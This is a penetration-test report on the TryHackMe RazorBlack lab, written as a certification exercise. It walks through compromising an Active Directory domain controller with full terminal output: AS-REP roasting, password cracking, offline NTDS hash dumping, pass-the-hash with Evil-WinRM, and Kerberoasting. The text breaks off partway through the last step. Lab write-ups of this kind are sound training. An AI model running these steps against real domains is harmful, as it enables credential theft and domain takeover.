



Active Directory Penetration Testing Programme

PENETRATION TESTING REPORT

Active Directory Security Assessment - RazorBlack

Platform	TryHackMe
Room	RazorBlack
Room URL	https://tryhackme.com/room/raz0rblack
Target IP	10.49.159.99
Domain	raz0rblack.thm
DC Hostname	HAVEN-DC.raz0rblack.thm
Operating System	Windows Server 2019 Build 17763 x64
Difficulty	Medium
Tester	Sulav Adhikari
Submitted To	Danphelink Pvt. Ltd.
Date of Testing	3rd March 2026
Classification	CONFIDENTIAL

Overall Risk Rating

CRITICAL

BUSINESS CONFIDENTIAL

Intended solely for authorized personnel at Danphelink Pvt. Ltd.

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Confidentiality Statement

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All findings relate to the RazorBlack Active Directory lab on TryHackMe. Testing was conducted within an authorised, isolated environment in accordance with TryHackMe platform terms.

1. Executive Summary

A structured penetration test was conducted against the RazorBlack Active Directory environment on TryHackMe as part of the Danphelink Pvt. Ltd. certification programme. The target was a Windows Server 2019 domain controller (HAVEN-DC.raz0rblack.thm) on the raz0rblack.thm domain. Testing was performed from a Kali Linux host over OpenVPN on 3rd March 2026.

Key Outcomes:

- Domain controller fully compromised - Administrator NT hash obtained and verified.
- All ten objectives completed: domain name, four user flags, ZIP password, Ljudmila hash, Xyan1d3 password, root flag, Tyson flag, and Top Secret PNG.
- Critical attack chain: Unauthenticated NFS -> AS-REP Roasting -> SMB share -> ZIP cracking -> secretsdump -> Pass-the-Hash -> SeBackupPrivilege -> NTDS dump -> Domain Admin.

Overall Risk Rating

CRITICAL

2. Engagement Details

Field	Detail
Platform	TryHackMe
Room	RazorBlack
Primary Target IP	10.49.159.99
Session IPs	10.48.187.137 10.48.177.229 10.48.131.156
Domain	raz0rblack.thm
Domain Controller	HAVEN-DC.raz0rblack.thm
Operating System	Windows Server 2019 Build 17763 x64
Difficulty	Medium
Assessment Type	Active Directory Penetration Test
Tester	Sulav Adhikari
Testing Host	Kali Linux - kali@kali
Working Directory	/home/kali/sulavRazor
Date of Testing	3rd March 2026
Submitted To	Danphelink Pvt. Ltd.

3. Scope of Assessment

3.1 In-Scope

- Target IP: 10.49.159.99 (and subsequent TryHackMe session IPs)
- Active Directory services on raz0rblack.thm
- Kerberos (88), SMB (139/445), LDAP/LDAPS (389/636/3268/3269), NFS (2049), WinRM (5985/47001), RDP (3389)
- All domain user accounts and privilege chains

3.2 Out-of-Scope

- Denial of Service attacks
- Physical security testing
- Social engineering

4. Methodology

Phase	Name	Description
1	Reconnaissance	Nmap full TCP port scan and service version enumeration.
2	NFS Enumeration	showmount listed exports; unauthenticated mount retrieved files.
3	AD Enumeration	Employee XLSX converted to CSV; username wordlist created.
4	AS-REP Roasting	GetNPUsers.py identified twilliams with pre-auth disabled; hash cracked.
5	SMB Enumeration	CrackMapExec RID-brute and share enumeration with twilliams.
6	Credential Access	zip2john + John cracked ZIP; chat log revealed NTDS archive.
7	Lateral Movement	Evil-WinRM pass-the-hash for lvetrova; Kerberoasting for xyan1d3.
8	Privilege Escalation	SeBackupPrivilege + DiskShadow + Robocopy for NTDS.dit.
9	Domain Compromise	secretsdump offline dump; Admin pass-the-hash via Evil-WinRM.
10	Exfiltration	All flags, credentials, and top_secret.png retrieved.

5. Technical Attack Narrative

The following section documents each phase of the assessment with a narrative description of the approach, findings uncovered, and the answer to each assessment objective. The complete terminal session log is provided as a separate attachment (razorblack.txt).

5.1 Phase 1 - Host Discovery & Port Scanning

Initial Nmap scans without the -Pn flag returned host-down warnings, confirming ICMP was filtered on the target. A full TCP SYN scan was performed across all 65,535 ports using aggressive timing (-T5). Seventeen open ports were discovered. A subsequent service and script scan (-sV -sC) confirmed the target as HAVEN-DC.raz0rblack.thm, a Windows Server 2019 Domain Controller. Port 2049 (NFS) was an unexpected and critical finding on a domain controller.

```

kali@kali: ~/sulavRazor
kali@kali: ~/sulavRazor
kali@kali: ~/sulavRazor

(kali@kali)-[~/sulavRazor]
$ sudo nmap -sV -sC 10.49.159.99
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 21:27 +0530
Nmap scan report for 10.49.159.99
Host is up (0.042s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-03-15 15:57:09Z)
111/tcp   open  rpcbind        2-4 (RPC #100000)
| rpcinfo:
|  program version    port/proto  service
|  100000  2,3,4      111/tcp     rpcbind
|  100000  2,3,4      111/tcp6    rpcbind
|  100000  2,3,4      111/udp     rpcbind
|  100000  2,3,4      111/udp6    rpcbind
|  100003  2,3        2049/udp    nfs
|  100003  2,3        2049/udp6   nfs
|  100003  2,3,4      2049/tcp    nfs
|  100003  2,3,4      2049/tcp6   nfs
|  100005  1,2,3      2049/tcp    mountd
|  100005  1,2,3      2049/tcp6   mountd
|  100005  1,2,3      2049/udp    mountd
|  100005  1,2,3      2049/udp6   mountd
|  100021  1,2,3,4    2049/tcp    nlockmgr
|  100021  1,2,3,4    2049/tcp6   nlockmgr
|  100021  1,2,3,4    2049/udp    nlockmgr
|  100021  1,2,3,4    2049/udp6   nlockmgr
|  100024  1          2049/tcp    status
|  100024  1          2049/tcp6   status
|  100024  1          2049/udp    status
|  100024  1          2049/udp6   status
|_ 100024  1
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: raz0rblack.thm, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2049/tcp  open  nlockmgr      1-4 (RPC #100021)

```

Figure 5.1.1: Nmap full port scan - all open ports on 10.49.159.99

```
| ssl-cert: Subject: commonName=HAVEN-DC.raz0rblack.thm
| Not valid before: 2026-03-14T15:52:38
| Not valid after: 2026-09-13T15:52:38
| _ssl-date: 2026-03-15T15:58:00+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RAZ0RBLACK
|   NetBIOS_Domain_Name: RAZ0RBLACK
|   NetBIOS_Computer_Name: HAVEN-DC
|   DNS_Domain_Name: raz0rblack.thm
|   DNS_Computer_Name: HAVEN-DC.raz0rblack.thm
|   Product_Version: 10.0.17763
| _ System_Time: 2026-03-15T15:57:52+00:00
5985/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
Service Info: Host: HAVEN-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 5.1.2: Nmap service scan - HAVEN-DC.raz0rblack.thm and domain raz0rblack.thm confirmed

Q: What is the name of the domain?

A: raz0rblack.thm - confirmed via LDAP banner during the Nmap service scan (DNS_Domain_Name: raz0rblack.thm).

5.2 Phase 2 - NFS Enumeration & File Retrieval

The showmount utility was used to enumerate NFS exports. The /users share was exported to everyone with no authentication requirement. The share was mounted as root and two files were retrieved: employee_status.xlsx (containing domain employee information) and sbradley.txt (containing the first flag). Files were copied to the working directory with corrected ownership and the share was unmounted.

```
kali@kali: ~/sulavRazor x  kali@kali: ~/sulavRazor x  root@kali: /home/kali/sulavRazor x
(kali@kali)-[~/sulavRazor]
$ showmount -e 10.49.159.99
Export list for 10.49.159.99:
/users (everyone)
```

Figure 5.2.1: showmount output - /users NFS share exported to everyone

The figure consists of two terminal screenshots. The first screenshot shows a Kali Linux terminal with three tabs: 'kali@kali: ~/sulavRazor', 'kali@kali: ~/sulavRazor', and 'root@kali: ~'. The active terminal shows the following commands and output:

```
(kali@kali)-[~/sulavRazor]
$ showmount -e 10.49.159.99
Export list for 10.49.159.99:
/users (everyone)

(kali@kali)-[~/sulavRazor]
$ sudo -i
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(root@kali)-[~]
# mount -t nfs 10.49.159.99:/users /home/kali/sulavRazor/razor

(root@kali)-[~]
#
```

The second screenshot shows the same terminal with the third tab active: 'root@kali: /home/kali/sulavRazor/razor'. The active terminal shows the following commands and output:

```
(root@kali)-[/home/kali/sulavRazor/razor]
# ls -la
total 17
drwx----- 2 nobody nogroup 64 Feb 27 2021 .
drwxrwxr-x 3 kali kali 4096 Mar 15 21:35 ..
-rwx----- 1 nobody nogroup 9861 Feb 25 2021 employee_status.xlsx
-rwx----- 1 nobody nogroup 80 Feb 26 2021 sbradley.txt

(root@kali)-[/home/kali/sulavRazor/razor]
#
```

The files 'employee_status.xlsx' and 'sbradley.txt' are highlighted with an orange box in the second screenshot.

Figure 5.2.2: NFS share mounted and files retrieved - employee_status.xlsx and sbradley.txt

```
kali@kali: ~/sulavRazor x kali@kali: ~/sulavRazor x root@kali: /home/kali/sulavRazor x
(root@kali)-[/home/kali/sulavRazor/razor]
# ls -la
total 17
drwx----- 2 nobody nogroup 64 Feb 27 2021 .
drwxrwxr-x 3 kali kali 4096 Mar 15 21:35 ..
-rwx----- 1 nobody nogroup 9861 Feb 25 2021 employee_status.xlsx
-rwx----- 1 nobody nogroup 80 Feb 26 2021 sbradley.txt

(root@kali)-[/home/kali/sulavRazor/razor]
# cp employee_status.xlsx /home/kali/sulavRazor

(root@kali)-[/home/kali/sulavRazor/razor]
# cp sbradley.txt /home/kali/sulavRazor

(root@kali)-[/home/kali/sulavRazor/razor]
# cd

(root@kali)-[~]
# cd /home/kali/sulavRazor

(root@kali)-[/home/kali/sulavRazor]
# ls
danphelink_labs.ovpn employee_status.xlsx razor sbradley.txt sulavadhikari.ovpn

(root@kali)-[/home/kali/sulavRazor]
# chown kali:kali employee_status.xlsx

(root@kali)-[/home/kali/sulavRazor]
# chown kali:kali sbradley.txt

(root@kali)-[/home/kali/sulavRazor]
# ls -la
total 41
drwxrwxr-x 3 kali kali 4096 Mar 15 21:41 .
drwx----- 34 kali kali 4096 Mar 15 21:35 ..
-rw-rw-r-- 1 kali kali 5915 Mar 3 15:36 danphelink_labs.ovpn
-rwx----- 1 kali kali 9861 Mar 15 21:41 employee_status.xlsx
drwx----- 2 nobody nogroup 64 Feb 27 2021 razor
-rwx----- 1 kali kali 80 Mar 15 21:41 sbradley.txt
-rw-rw-r-- 1 kali kali 6097 Mar 3 15:36 sulavadhikari.ovpn

(root@kali)-[/home/kali/sulavRazor]
# sudo umount ./razor

(root@kali)-[/home/kali/sulavRazor]
# cat sbradley.txt
◆THM{ab53e05c9a98def00314a14ccbfa8104}

(root@kali)-[/home/kali/sulavRazor]
#
```

Figure 5.2.3: sbradley.txt contents - Steven's flag captured

Q: What is Steven's flag?

A: THM{ab53e05c9a98def00314a14ccbfa8104} - retrieved directly from sbradley.txt on the unauthenticated NFS share.

5.3 Phase 3 - Employee Enumeration & Username Wordlist

The employee_status.xlsx file was converted to CSV format using ssconvert. The spreadsheet revealed twelve domain employees and their roles. Notably, Ljudmila Vetrova was listed as CTF Player, Developer, and Active Directory Admin - making her account a primary lateral movement target. A username wordlist was manually crafted using the first-initial/surname convention and saved to users.txt.

```
(root@kali)-[/home/kali/sulavRazor]
# ssconvert employee_status.xlsx employee.csv

(root@kali)-[/home/kali/sulavRazor]
# cat employee.csv
"HAVEN SECRET HACKER'S CLUB",,,
,,,
,,,
,,,
Name's,,,Role
"daven port",,,,"CTF PLAYER"
"imogen royce",,,,"CTF PLAYER"
"tamara vidal",,,,"CTF PLAYER"
"arthur edwards",,,,"CTF PLAYER"
"carl ingram",,,,"CTF PLAYER (INACTIVE)"
"nolan cassidy",,,,"CTF PLAYER"
"reza zaydan",,,,"CTF PLAYER"
"ljudmila vetrova",,,,"CTF PLAYER, DEVELOPER, ACTIVE DIRECTORY ADMIN"
"rico delgado",,,,"WEB SPECIALIST"
"tyson williams",,,,"REVERSE ENGINEERING"
"steven bradley",,,,"STEGO SPECIALIST"
"chamber lin",,,,"CTF PLAYER(INACTIVE)"

(root@kali)-[/home/kali/sulavRazor]
#
```

Figure 5.3.1: employee.csv - twelve domain employees and roles listed

5.4 Phase 4 - AS-REP Roasting

GetNPUsers.py from Impacket was run against the full username wordlist without authentication. All accounts except twilliams returned KDC_ERR_C_PRINCIPAL_UNKNOWN errors. The twilliams account returned a valid AS-REP Kerberos hash, confirming that Kerberos pre-authentication was disabled for this account. The hash was cracked offline using John the Ripper with rockyou.txt in under four seconds.

Figure 5.4.1: GetNPUsers.py - AS-REP hash captured for twilliams

Figure 5.4.2: John the Ripper - twilliams AS-REP hash cracked: roastpotatoes

Using the recovered credential (twilliams:roastpotatoes), CrackMapExec was used to perform RID bruteforcing which revealed four active user accounts: xyan1d3 (RID 1106), lvetrova (RID 1107), sbradley (RID 1108), and twilliams (RID 1109). Share enumeration revealed a non-standard share named 'trash' accessible by sbradley.

Figure 5.5.1: CrackMapExec RID brute - four domain users identified (xyan1d3, lvetrova, sbradley, twilliams)

Figure 5.5.2: CrackMapExec share enumeration - non-standard trash share discovered

Attempting to authenticate as sbradley with the roastpotatoes password returned STATUS_PASSWORD_MUST_CHANGE. Standard smbpasswd and rpcclient methods failed. The password was successfully changed using kinit against the Kerberos service directly, resetting it to password123. The trash share was then accessed via smbclient and three files were retrieved: a chat log, an encrypted ZIP archive, and sbradley.txt.

```
kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor
(kali@kali)-[~/sulavRazor]
$ impacket-changepasswd raz0rblack.thm/sbradley:roastpotatoes@10.48.187.137 -newpass password123
Impacket v0.14.0.dev0+20260130.223114.851fea86 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of raz0rblack.thm/sbradley
[*] Connecting to DCE/RPC as raz0rblack.thm/sbradley
[!] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully.

(kali@kali)-[~/sulavRazor]
$ smbclient -L //10.48.187.137/trash -U sbradley
Password for [WORKGROUP\sbradley]:

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      SYSVOL          Disk      Logon server share
      trash           Disk      Files Pending for deletion

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.48.187.137 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~/sulavRazor]
$
```

Figure 5.6.1: imacket-changepasswd - sbradley expired password changed successfully via imacket-changepasswd

```
kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor
(kali@kali)-[~/sulavRazor]
$ impacket-changepasswd raz0rblack.thm/sbradley:roastpotatoes@10.48.187.137 -newpass password123
Impacket v0.14.0.dev0+20260130.223114.851fea86 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of raz0rblack.thm/sbradley
[*] Connecting to DCE/RPC as raz0rblack.thm/sbradley
[!] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully.

(kali@kali)-[~/sulavRazor]
$ smbclient -L //10.48.187.137/trash -U sbradley
Password for [WORKGROUP\sbradley]:

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      SYSVOL          Disk      Logon server share
      trash           Disk      Files Pending for deletion

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.48.187.137 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~/sulavRazor]
$
```

Figure 5.6.2: smbclient - trash share contents retrieved (chat log, ZIP, sbradley.txt)

5.7 Phase 7 - ZIP Password Cracking

The chat log (chat_log_20210222143423.txt) revealed a conversation between sbradley and the Administrator about the ZeroLogon vulnerability (CVE-2020-1472). sbradley disclosed that they had extracted ntds.dit and SYSTEM.hive and stored them in an encrypted ZIP in the trash share. The ZIP hash was extracted using zip2john and cracked instantly using John the Ripper.

```
(kali@kali)~[/sulavRazor]
$ smbclient //10.48.187.137/trash -U sbradley
Password for [WORKGROUP\sbradley]:
Try "help" to get a list of possible commands.
smb: \> mget *
Get file chat_log_20210222143423.txt? y
getting file \chat_log_20210222143423.txt of size 1340 as chat_log_20210222143423.txt (8.4 KiloBytes/sec) (average 8.4 KiloBytes/sec)
Get file experiment_gone_wrong.zip? y
getting file \experiment_gone_wrong.zip of size 18927164 as experiment_gone_wrong.zip (886.9 KiloBytes/sec) (average 880.4 KiloBytes/sec)
Get file sbradley.txt? y
getting file \sbradley.txt of size 37 as sbradley.txt (0.2 KiloBytes/sec) (average 873.9 KiloBytes/sec)
smb: \> exit
```

Figure 5.7.1: chat_log_20210222143423.txt - sbradley discloses ntds.dit and SYSTEM.hive in ZIP

```
kali@kali: ~/sulavRazor
(kali@kali)~[/sulavRazor]
$ zip2john experiment_gone_wrong.zip > zip_hash.txt
ver 2.0 efn 5455 efn 7875 experiment_gone_wrong.zip/system.hive PKZIP Encr: TS_chk, cmplen=2941739, decmlen=16281600, crc=B0CCA7E2 ts=591C cs=591c type=8
ver 2.0 efn 5455 efn 7875 experiment_gone_wrong.zip/ntds.dit PKZIP Encr: TS_chk, cmplen=15985077, decmlen=58720256, crc=68037E87 ts=5873 cs=5873 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali@kali)~[/sulavRazor]
$ ls
chat_log_20210222143423.txt  employee.csv  experiment_gone_wrong.zip  razor  sulavadhikari.ovpn  zip_hash.txt
danphelink_labs.ovpn  employee_status.xlsx  output.txt  sbradley.txt  users.txt

(kali@kali)~[/sulavRazor]
$ john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

(kali@kali)~[/sulavRazor]
$ john --show zip_hash.txt
experiment_gone_wrong.zip |electromagnetismo::experiment_gone_wrong.zip:system.hive, ntds.dit:experiment_gone_wrong.zip

1 password hash cracked, 0 left

(kali@kali)~[/sulavRazor]
$
```

Figure 5.7.2: zip2john + John the Ripper - ZIP password cracked: electromagnetismo

Q: What is the zip file's password?

A: electromagnetismo - cracked from the ZIP archive hash using John the Ripper and rockyou.txt.
The ZIP contained ntds.dit and system.hive.

5.8 Phase 8 - First Credential Dump

The ZIP was extracted using the cracked password, yielding ntds.dit (58.7 MB) and system.hive (16.3 MB). Impacket's secretsdump.py was run in offline mode against these files to extract all domain credential hashes without touching the live domain controller.

```
kali@kali: ~/sulavRazor
(kali@kali)~[/sulavRazor]
$ unzip experiment_gone_wrong.zip
Archive: experiment_gone_wrong.zip
[experiment_gone_wrong.zip] system.hive password:
replace system.hive? [y]es, [n]o, [A]ll, [N]one, [r]ename:
error: invalid response [ENTER]
replace system.hive? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
replace ntds.dit? [y]es, [n]o, [A]ll, [N]one, [r]ename: no

(kali@kali)~[/sulavRazor]
$ secretsdump.py -ntds ntds.dit -system system.hive LOCAL | tee hash_dump.txt
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_re
__import__('pkg_resources').run_script('impacket==0.14.0.dev0+20260130.223114.851fea86', 'secretsdump.py')
Impacket v0.14.0.dev0+20260130.223114.851fea86 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x17a0a12951d502bb3c14cfid495a71ad
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 84bf0a79cd645db4f94b24c35cfd7c7
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1afedc472d0df07cd075d36804efd0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HAVEN-DC$1000:aad3b435b51404eeaad3b435b51404ee:4ea59b8f64c94ec66ddcf4e6e5899f9:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:703a365974d7c3eeb80e11dd27fb0cb3:::
RAZORBLACK\j.smith:4549:aad3b435b51404eeaad3b435b51404ee:da3542420eff7cfab8305a68b7da7043:::
```

Figure 5.8.1: secretsdump.py offline - all domain NT hashes extracted from ntds.dit

Q: What is Ljudmila's hash?

A: f220d3988deb3f516c73f40ee16c431d - extracted from the offline NTDS dump (ntds.dit from the sbradley ZIP archive).

5.9 Phase 9 - Lateral Movement to Ivetrova

Ljudmila Vetrova's NT hash was validated against the live domain controller using CrackMapExec in pass-the-hash mode. Authentication succeeded. Evil-WinRM was used to establish a remote PowerShell session as Ivetrova using the NT hash directly. A PScredential XML file (lvetrova.xml) was decrypted using Import-Clixml and GetNetworkCredential() within the session.

```

Session Actions Edit View Help
kali@kali: ~/sulavRazor  kali@kali: ~/sulavRazor
(kali@kali) - [~/sulavRazor]
$ crackmapexec smb 10.48.187.137 -u users2.txt -H final_hash.txt
SMB 10.48.187.137 445 HAVEN-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:HAVEN-DC) (domain:razorblack.thm) (s
igning:True) (SMBv1:False)
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:1afedc472d0fdfe07cd075d36804efd0 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:31d6cfe0d16ae931b73c59d7e0c089c0 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:4ea59b8f64c94ec66ddcf4e6e5899f9 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:703a365974d7c3eeb80e11dd27fb0cb3 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:da3542420eff7cfab8305a68b7da7043 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:c378739d7c136c1281d06183665702ea STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:9f73aaafc3b6d62acdabb0b426f302f9e STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:6a5bad944868142e65ad3049a393e587 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:b112332330f11267486d21549d326bd5 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:f9b8c9864aa7bc53405ed45b48ef19ef STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:efe1e7cd1799ef6dff3c85b36239ef17 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:4104dd2ede9c241eb18bda7470310d91 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:d1d85bdc244f5d7185bcff43eea3ab53 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:361e1f12cb92caf151fc925eaa1b50f4 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:0d57dffbf71b62d021ea80c85b2e4ad3 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:31d6cfe0d16ae931b73c59d7e0c089c0 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:4bb97f19c29f793db65195781b926486 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:31d6cfe0d16ae931b73c59d7e0c089c0 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:eb3272d9e1ce9055be9487a6f6787dd1 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:42263cad4fc3f45816c340e684e2592a STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:7b8b14a73d8a45249de2f5b0c225d515 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:081af9630677a387f6f0a9bb17852602 STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [-] razorblack.thm\lvetrova:c184a72ed800899bc1ff633778a89b5e STATUS_LOGON_FAILURE
SMB 10.48.187.137 445 HAVEN-DC [+] razorblack.thm\lvetrova:f220d3988deb3f516c73f40ee16c431d
(kali@kali) - [~/sulavRazor]
$

```

Figure 5.9.1: CrackMapExec PTH - Ivetrova NT hash f220d3988deb3f516c73f40ee16c431d validated

```

kali@kali: ~/sulavRazor  kali@kali: ~/sulavRazor
(kali@kali) - [~/sulavRazor]
$ evil-winrm -u lvetrova -H f220d3988deb3f516c73f40ee16c431d -i 10.48.187.137
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lvetrova\Documents> ls
*Evil-WinRM* PS C:\Users\lvetrova\Documents> cd..
*Evil-WinRM* PS C:\Users\lvetrova\Documents> cd..
*Evil-WinRM* PS C:\Users\lvetrova> ls

Directory: C:\Users\lvetrova

Mode                LastWriteTime         Length Name
----                -
d-r--             9/15/2018 12:19 AM             Desktop
d-r--             2/25/2021 10:14 AM             Documents
d-r--             9/15/2018 12:19 AM             Downloads
d-r--             9/15/2018 12:19 AM             Favorites
d-r--             9/15/2018 12:19 AM             Links
d-r--             9/15/2018 12:19 AM             Music
d-r--             9/15/2018 12:19 AM             Pictures
d-r--             9/15/2018 12:19 AM             Saved Games
d-r--             9/15/2018 12:19 AM             Videos
-a---             2/25/2021 10:16 AM             1692 lvetrova.xml
*Evil-WinRM* PS C:\Users\lvetrova>

```

```
*Evil-WinRM* PS C:\Users\lvetrova> Get-Content lvetrova.xml
<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">Your Flag is here =6gt;</S>
      <SS N="Password">01000000d08c9dd0115d118c7a00c04fc297eb010000009db56a0543f441469fc81aadb02945d2000000000200000000003660000c0000000
10000000069a026f82c590f867556fe4495ca87000000004800000a0000000100000003b5b64299ad06afde3fc9d6efe72d35500000002828ad79f53f38ceb3d8a8c41
179a54dc94cab7b17ba52db0b9fc62dfd4a205f2bba2688e8e67e5c9c6d6584496d107b4307469b95eb3fd855abe27334a5fe32a8b35a3a0b6424081e14dc3879024140000
00e6e36273726b3c093bbbb4e976392a874772576d</SS>
    </Props>
  </Obj>
</Obj>
*Evil-WinRM* PS C:\Users\lvetrova> $credentials= Import-Clixml -Path .\lvetrova.xml
*Evil-WinRM* PS C:\Users\lvetrova> $credentials.GetNetworkCredential().password
THM{694362e877adef0d85a92e6d17551fe4}
*Evil-WinRM* PS C:\Users\lvetrova>
```

Figure 5.9.2: Evil-WinRM session as lvetrova - lvetrova.xml decrypted, Ljudmila's flag captured

Q: What is Ljudmila's flag?

A: THM{694362e877adef0d85a92e6d17551fe4} - decrypted from lvetrova.xml using PowerShell's Import-Clixml and GetNetworkCredential() within the Evil-WinRM session.

5.10 Phase 10 - Kerberoasting xyan1d3

Authenticated as lvetrova, GetUserSPNs.py was used to enumerate Service Principal Names. The xyan1d3 account had an SPN registered (HAVEN-DC/xyan1d3.razOrblack.thm:60111) and was a member of Remote Management Users. A Kerberos TGS ticket was requested and the resulting hash was cracked offline using John the Ripper.

```
kali@kali: ~/sulavRazor kali@kali: ~/sulavRazor
Info: Exiting with code 0
(kali@kali) - [~/sulavRazor]
(kali@kali) - [~/sulavRazor]
$ Get-UserSPNs.py -dc-ip 10.48.187.137 razOrblack.thm/lvetrova -hashes f220d3988deb3f516c73f40ee16c431d:f220d3988deb3f516c73f40ee16c431d
-request
/usr/local/bin/GetUserSPNs.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_re
sources.html
__import__ ('pkg_resources').run_script('impacket==0.14.0.dev0+20260130.223114.851fea86', 'GetUserSPNs.py')
Impacket v0.14.0.dev0+20260130.223114.851fea86 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      Las
-----
tlogon Delegation
HAVEN-DC/xyan1d3.razOrblack.thm:60111 xyan1d3 CN=Remote Management Users,CN=Builtin,DC=razOrblack,DC=thm 2021-02-23 20:47:17.715160 <ne
ver>

[+] CCache file is not found. Skipping...
$krb5tgt$23$xyan1d3$RAZORBLACK.THM$razOrblack.thm/xyan1d3+$987ca34a875dfdd8b9c9bbcf7510c894$a8f6b175b580f0a5b5951a37557464e04852b08665371e
d4cf590ad86c6fc5479c212e248e42186770b228e05610352d2b0bc20031a19647d3b4f31c9d6863de65694277bc5a73972db7bd75062675f0616a96190a042b707e3ef48a
